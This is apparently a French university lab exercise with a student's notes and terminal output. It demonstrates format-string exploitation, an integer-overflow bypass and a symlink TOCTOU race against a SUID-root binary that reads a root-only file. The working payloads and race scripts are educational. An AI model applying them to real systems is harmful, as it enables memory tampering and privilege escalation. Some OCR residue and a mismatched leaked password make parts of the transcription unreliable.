Vulnérabilités Applicatives - TP2 : chaînes de format, integer overflow, programmes SUID

Objectifs : ce second TP est destiné à mettre en évidence certaines classes de vulnérabilités applicatives vues en cours : les chaînes de format et les programmes SUID. Nous les illustrerons au travers de divers exemples tirés du cours.

1 Chaînes de format

Nous allons dans cette première section étudier quelques exemples simples mettant en évidence les vulnérabilités liées à la mauvaise utilisation des chaînes de format dans les fonction d'affichage ou de lecture telle `printf`, `scanf`, etc.

1.1 Premier exemple

Dans ce premier exemple, nous allons montrer comment l'exploitation d'une vulnérabilité de type chaîne de format peut permettre de dévoiler des informations internes d'un programme, tout simplement en examinant le contenu de sa pile.

Soit le programme vulnérable suivant :

```
#include <stdio.h>
#include <string.h>

int main()
{
  char * secret = "secretsympa";
  static char entree[20] = {0};
```



```
  printf("Entrez votre nom: ");
  scanf("%s",entree);

  printf("Bonjour ");
  printf(entree);
  printf("\n");

  printf("Entrez votre password : ");
  scanf("%s",entree);

  if (strcmp(entree,secret)==0) {
    printf("OK\n");
  }
  else {
    printf("NOK\n");
  }
  return 0;
}
```

Ce programme est vulnérable puisque la fonction `printf(entree)` est utilisé sans chaîne de format. Ainsi, si le paramètre `entree` est bien choisi, il est possible d'accéder à des informations contenues dans la pile. Il suffit pour cela d'utiliser des instructions de formattage pour `entree`, ainsi que nous l'avons vu en cours. En particulier, la valeur `%p` permet d'afficher la mémoire en hexadécimal, la valeur `%s` permet d'afficher la mémoire sous la forme de chaîne de caractères. **Nous exécuterons chaque exercice, en mode 32 bits et en mode 64 bits et nous étudierons les différences en terme d'exploitation**. Nous utiliserons les options suivantes pour faciliter l'exploitation :

```
32 bits :
gcc -m32 -fno-stack-protector -mpreferred-stack-boundary=2
64 bits :
gcc -fno-stack-protector -mpreferred-stack-boundary=4
```

1. Exécutez le programme vulnérable en utilisation "normale".
2. Exécutez le programme vulnérable avec des valeurs bien choisies du paramètre de façon à pouvoir afficher la valeur du mot de passe attendu. Faites des essais successifs car il est difficile d'être certain de la position de la variable `secret`.

32 bits

```
→  code ./q1_32
Entrez votre nom: %s
Bonjour supersecret
Entrez votre password :
```

64 bits

```
→  code ./q1_64
Entrez votre nom: %p%p%p%p%p%p%s
Bonjour 0x2072756f6a6e6f42(nil)(nil)(nil)0x7fcb61973ec0(nil)supersecret
Entrez votre password : ^C
```

padding

~> maximum (9 %p + %s) car 20 chars d'entrée

on va chercher la chaine de caractère hardcodé

```
→  code nm -D ./q1_32
         w __gmon_start__
```

3. Modifiez maintenant le programme de telle façon que le tableau `entree` ne soit plus `static`. Comment pouvez-vous de nouveau faire afficher le mot de passe attendu ? Pourquoi ? → "entree" est dans data
4. Modifiez maintenant la déclaration de `secret` ainsi :


   ```
   char secret[]="secretsympa";
   ```

   Comment pouvez-vous de nouveau faire afficher le mot de passe attendu ?

1.2 L'utilisation du format %n

Afin de pouvoir réaliser une exploitation en modifiant la mémoire du programme vulnérable, il est néssaire d'utiliser l'instruction de formattage particulier : `%n`.

Nous allons ici utiliser un petit programme pour comprendre à quoi sert ce paramètre. Pour cela, nous vous proposons d'utiliser le programme suivant :




```
#include <stdio.h>
#include <string.h>

int main() {

  char *buf = "0123456789";
  int n;

  printf("%s%n\n", buf, &n);
  printf("n = %d\n", n);
  printf("buf = %s%.10d%n\n", buf, strlen(buf), &n);
  printf("n = %d\n", n);

}
```

26 caractères avant le %n donc n = 26

```
 → code ./q2_32
0123456789
n = 10
buf = 0123456789000000010
n = 26
```

1. Exécutez ce programme et mettez en évidence l'utilisation de `%n`.

1.3 L'exploitation en écriture

Nous allons à présent faire en sorte de modifier des données du programme vulnérable par exploitation d'une vulnérabilité de type chaîne de format. Soit le programme vulnérable suivant :


```
#include <stdio.h>

void affiche(long d)
{
  printf("\nvaleur : %d\n",d);
}

int main(int argc, char * argv[]) {

  long n=1;
  char buf[8] = "\xaa\xaa\xaa\xaa";

  affiche(n);
  printf(argv[1]);
  affiche(n);
}
```

La vulnérabilité ici réside dans l'utilisation de la fonction `printf`. Nous allons réaliser une exploitation pas réaliste du tout mais qui nous permet de nous faire la main dans un premier temps. Nous allons simplement affecter au buffer `buf` la valeur de l'adresse de n en modifiant le code source (cette insertion de l'adresse de `n` est donc totalement artificielle. Dans le cas d'une véritable attaque, c'est à l'attaquant d'essayer de devenir et d'injecter cette adresse en utilisant des entrées-sorties du programme). Ainsi, nous pourrons ensuite de modifier la valeur de `n` en utilisant une chaîne de format et la paramètre `%n`.

Nous compilerons à nouveau avec les options :

```
32 bits :
gcc -m32 -fno-stack-protector -mpreferred-stack-boundary=2
64 bits :
gcc -fno-stack-protector -mpreferred-stack-boundary=4
```

1. Recherchez l'adresse mémoire de l'entier `n`. Attention, cette adresse étant dans la pile, elle dépend des paramètres que vous allez passer au programme principal. Affectez cette adresse au buffer `buf` en modifiant le code source. Bien sûr, ca n'est pas réaliste mais c'est un premier exercice.

```
 → code ./q3_32 taille_8%n
0xffffcd74

valeur : 1
taille_8
valeur : 1
 → code vim q3.c
 → code make q3_32
gcc -m32 -fno-stack-protector -mpreferred-stack-boundary=2 -g -o q3_32 q3.c
 → code ./q3_32 taille_8%n
0xffffcd74

valeur : 1
taille_8
valeur : 8
 → code cat q3.c
#include <stdio.h>

void affiche(long d)
{
  printf("\nvaleur : %d\n",d);
}

int main(int argc, char * argv[]) {

  long n=1;
  char buf[8] = "\x74\xcd\xff\xff";
  printf("%p\n", &n);

  affiche(n);
  printf(argv[1]);
  affiche(n);
}
```



```
 → code ./q1_32
Entrez votre nom: %p%p%p%p%p%s
Bonjour 0x702570250x702570250x73257025(nil)(nil)supersecret
Entrez votre password : ^C
```

32 bits

```
 → code ./q1_64
Entrez votre nom: %p%p%p%p%p%p%p%p%s
Bonjour 0x2072756f6a6e6f42(nil)(nil)(nil)0x7ff890f2dec00x70257025702570250x70257025702570250x7325supersecret
Entrez votre password :
```

64 bits

```
 → code ./q1_32
Entrez votre nom: %x%x%x%x%x%x%x%x%x%x
Bonjour 78257825782578257825782578257825782578257825657075006365737274657280 4af04f7d8f061
Entrez votre password :
```


on dump la pile donc on ne déréférence pas:

caractères donc dans le code

```
080491d8 R _IO_stdin_used
         U __isoc23_scanf@GLIBC_2.38
         U __libc_start_main@GLIBC_2.34
         U printf@GLIBC_2.0
         U putchar@GLIBC_2.0
         U puts@GLIBC_2.0
```

module un padding on tape pas loin

```
 → code ./q1_32
Entrez votre nom: %p%p%p%p%p%p%p%p%p%p
Bonjour 0x702570250x702570250x702570250x702570250x702570250x70257025 0x804910b8 0x804af040 0xf7d0e0610x10 0xffe60764
Entrez votre password : ^C
```



2. Exploitez ce programme à l'aide d'une chaîne de format, de façon à modifier la valeur de l'entier `n`. De même que pour le premier exercice, on réalisera l'exploit en 32 bits et en 64 bits.

1.4 Seconde exploitation en écriture

Nous allons dans cette section, examiner un code quasiment identique au second exemple vu en cours. Ce code utilise la fonction `snprintf`.

1.5 Le code vulnérable

```
#include <stdio.h>
#include <string.h>

void affiche1(char * buf)
{
  printf("buffer : [%s] (%d)\n", buf, strlen(buf));
}

void affiche2(int * p)
{
  printf ("i = %d (%p)\n", *p, p);
}

int main(int argc, char **argv)
{
  int i = 1;
  char buffer[64];
  char tmp[] = "\x01\x02\x03\x04\x05\x06\x07";

  snprintf(buffer, sizeof buffer, argv[1]);
  buffer[sizeof (buffer) - 1] = 0;
  affiche1(buffer);
  affiche2(&i);
  return(0);
}
```

L'exploitation va consister ici également à modifier la valeur de l'entier `i` également mais cette exploitation est légèrement plus compliquée. Au lieu d'écrire en dur dans le code source l'adresse de `i` dans `buffer`, nous allons pouvoir la passer en paramètre et écraser `buffer` grâce à la fonction

`snprintf`. En même temps, nous allons préciser un format (qui est absent dans le code source) basé sur l'utilisation de `%n` pour écraser l'entier `i`.

Nous compilerons à nouveau avec les options :

```
32 bits :
gcc -m32 -fno-stack-protector -mpreferred-stack-boundary=2
64 bits :
gcc -fno-stack-protector -mpreferred-stack-boundary=4
```

1. Exécutez ce programme de façon simple.
2. Exécutez de nouveau ce programme en utilisant une chaîne de format en lecture et constatez que vous pouvez consultez le contenu de `tmp` mais aussi de `buffer`.
3. Faites en sorte de copier dans les premiers octets de `buffer` l'adresse de `i` et utilisez une chaîne de format, ainsi que vue en cours, permettant ensuite d'écraser l'entier `i`. Vous réaliserez l'exploit en 32 bits et en 64 bits.

2 Integer overflow


Dans cette seconde partie, nous allons utiliser le petit exemple vu en cours pour mettre en évidence des vulnérabilités de type `integer overflow`. Nous verrons qu'il est possible d'exploiter ce type de vulnérabilité pour, par exemple, écrire en mémoire et modifier la valeur d'une variable.


2.1 Le programme vulnérable


Soit le programme suivant :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct data
{
  char out[256];
  int i;
};
```





```
int copy(char * buf1, char * buf2, unsigned int len1,
          unsigned int len2){

  struct data d;

  printf("%u\n",len1+len2);

  if(len1 + len2 > 256){
    return -1;
  }

  memcpy(d.out, buf1, len1);
  printf("%x\n",d.i);
  memcpy(d.out + len1, buf2, len2);
  return 1;
}

int main(int argc, char * argv[])
{
  copy(argv[1],argv[2],atoi(argv[3]),atoi(argv[4]));
}
```

La vulnérabilité de ce programme réside dans le test (`len1 + len2`). Il est possible de faire en sorte que l'un des 2 entiers soit très grand de façon à ce que la somme soit supérieure à l'entier non signé le plus grand possible. Dans ce cas, la somme est tronquée et peut devenir inférieure à 256 et ainsi ne pas satisfaire le test `if`. Ainsi, il suffit par exemple de donner une valeur très grande à `len2` et une valeur supérieur à 256 pour `len1` pour que le test soit validé et que le débordement de `out` lors de la première copie soit effectif.

2.2 L'exploitation

Si la variable `i` se trouve en mémoire après le buffer `out`, alors, il est possible d'écraser la valeur de `i` en réalisant un débordement du buffer `out`.

1. Choisir les valeur pour `len1` et `len2` qui vont vous permettre de valider le test et d'écraser `i` lors de la première copie.
2. Ecrire la fonction `main` qui va appeler la fonction `copie` avec ces deux entiers. On utilisera `argv[1]` et `argv[2]` pour les deux chaînes, `argv[3]` et `argv[4]` pour les deux entiers (que l'on convertira en entier au préalable).
3. Lancez le programme de telle façon que vous choisissiez la valeur avec laquelle va être écrasé `i`.

3 Programmes SUID et vulnérabilité TOCTOU

Pour ce dernier exercice, nous vous proposons d'illustrer 2 choses : les problèmes de sécurité que peuvent poser les binaires suid root et les vulnérabilités de type TOCTOU (Time to Check, Time to Use). Nous allons pour ceci utiliser une machine virtuelle. Les enseignants vous donneront plus d'informations pour la récupérer. Il vous suffit de la recopier dans le dossier `/tmp` de votre machine puis de la décompresser et exécuter le script `./start.sh` La machine virtuelle se situe dans le dossier `/mnt/gei/TP_SECU_LOGICIELLE/vm` et elle s'intitule `lubuntu-18.04.15-tp-secu-logiciel-64-v2.tar.gz`.

Une fois connecté sur la VM avec le compte fourni par l'enseignant, entrez dans le dossier `tp2`. Celui-ci contient un binaire suid root (`race`) ainsi qu'un fichier `secret` (que seul root peut lire ou modifier).

Nous allons dans un premier temps étudier le binaire race à l'aide d'un deassembleur et décompilateur : `ghidra`.

1. Pour cela, il vous suffit d'aller dans le dossier `ghidra_10.1.5_PUBLIC` et de lancer la commande `./ghidraRun`.
2. Ouvrez le fichier `race`. Ghidra vous propose une fenêtre avec le code desassemblé sur la gauche de l'écran mais peut aussi vous proposer sur la droite une fenêtre de décompilation.
3. Choisissez la fonction `main` sur la gauche de l'écran et analysez son code décompilé qui apparaît sur la partie droite.
4. En déduire ce que fait le binaire `race`.
5. Identifiez la vulnérabilité de type TOCTOU (le man des fonctions appelées est à disposition sur la VM, utilisez les pour comprendre !)
6. Proposez une méthode pour pouvoir ensuite exploiter cette vulnérabilité et accéder au fichier secret.


```
undefined8 main(int param_1,undefined8 *param_2)

{
  int iVar1;
  ssize_t sVar2;
  int *piVar3;
  char *pcVar4;
  long in_FS_OFFSET;
  int local_1058;
  timeval local_1038;
  timeval local_1028;
  char local_1018 [4104];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  if (param_1 < 2) {
    printf("%s file\n\tPrints file if you have access to it\n",*param_2);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  pcVar4 = (char *)param_2[1];
  gettimeofday(&local_1038,(__timezone_ptr_t)0x0);
  iVar1 = access((char *)param_2[1],4);
  if (iVar1 == 0) {
    for (local_1058 = 0; local_1058 < 1000; local_1058 = local_1058 + 1)
    }
    gettimeofday(&local_1028,(__timezone_ptr_t)0x0);
    iVar1 = open(pcVar4,0);
    if (iVar1 == -1) {
      puts("Unable to open file");
                    /* WARNING: Subroutine does not return */
      exit(1);
    }
    sVar2 = read(iVar1,local_1018,0x1000);
    if ((int)sVar2 == -1) {
      piVar3 = __errno_location();
      pcVar4 = strerror(*piVar3);
      printf("Unable to read from file: %s\n",pcVar4);
                    /* WARNING: Subroutine does not return */
      exit(1);
    }
    puts(local_1018);
    printf("Vulnerable time interval: %ld microsec\n",
           (local_1028.tv_sec - local_1038.tv_sec) * 1000000 +
           (local_1028.tv_usec - local_1038.tv_usec));
  }
  else {
    printf("You don\'t have access to %s\n",pcVar4);
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

vérifie si on a accès au fichier

vulnérabilité car prend du temps

```
n7@lubuntu-18:~/tp2$ cat test.sh
touch public_file
while true; do
    ln -sf public_file lien
    ln -sf secret lien
done

n7@lubuntu-18:~/tp2$ cat test2.sh
while true; do
        ./race lien >> sortie
done

n7@lubuntu-18:~/tp2$ cat sortie | grep Mig
Secret : Vincent Migliore est post-quantique !
Secret : Vincent Migliore est post-quantique !
Secret : Vincent Migliore est post-quantique !
Secret : Vincent Migliore est post-quantique !
Secret : Vincent Migliore est post-quantique !
```

secret

On lance test.sh pour faire varier le lien symbolique.
On lance test2.sh pour executer plein de fois

↓

on se retrouve avec certaine execution qui affichent le secret !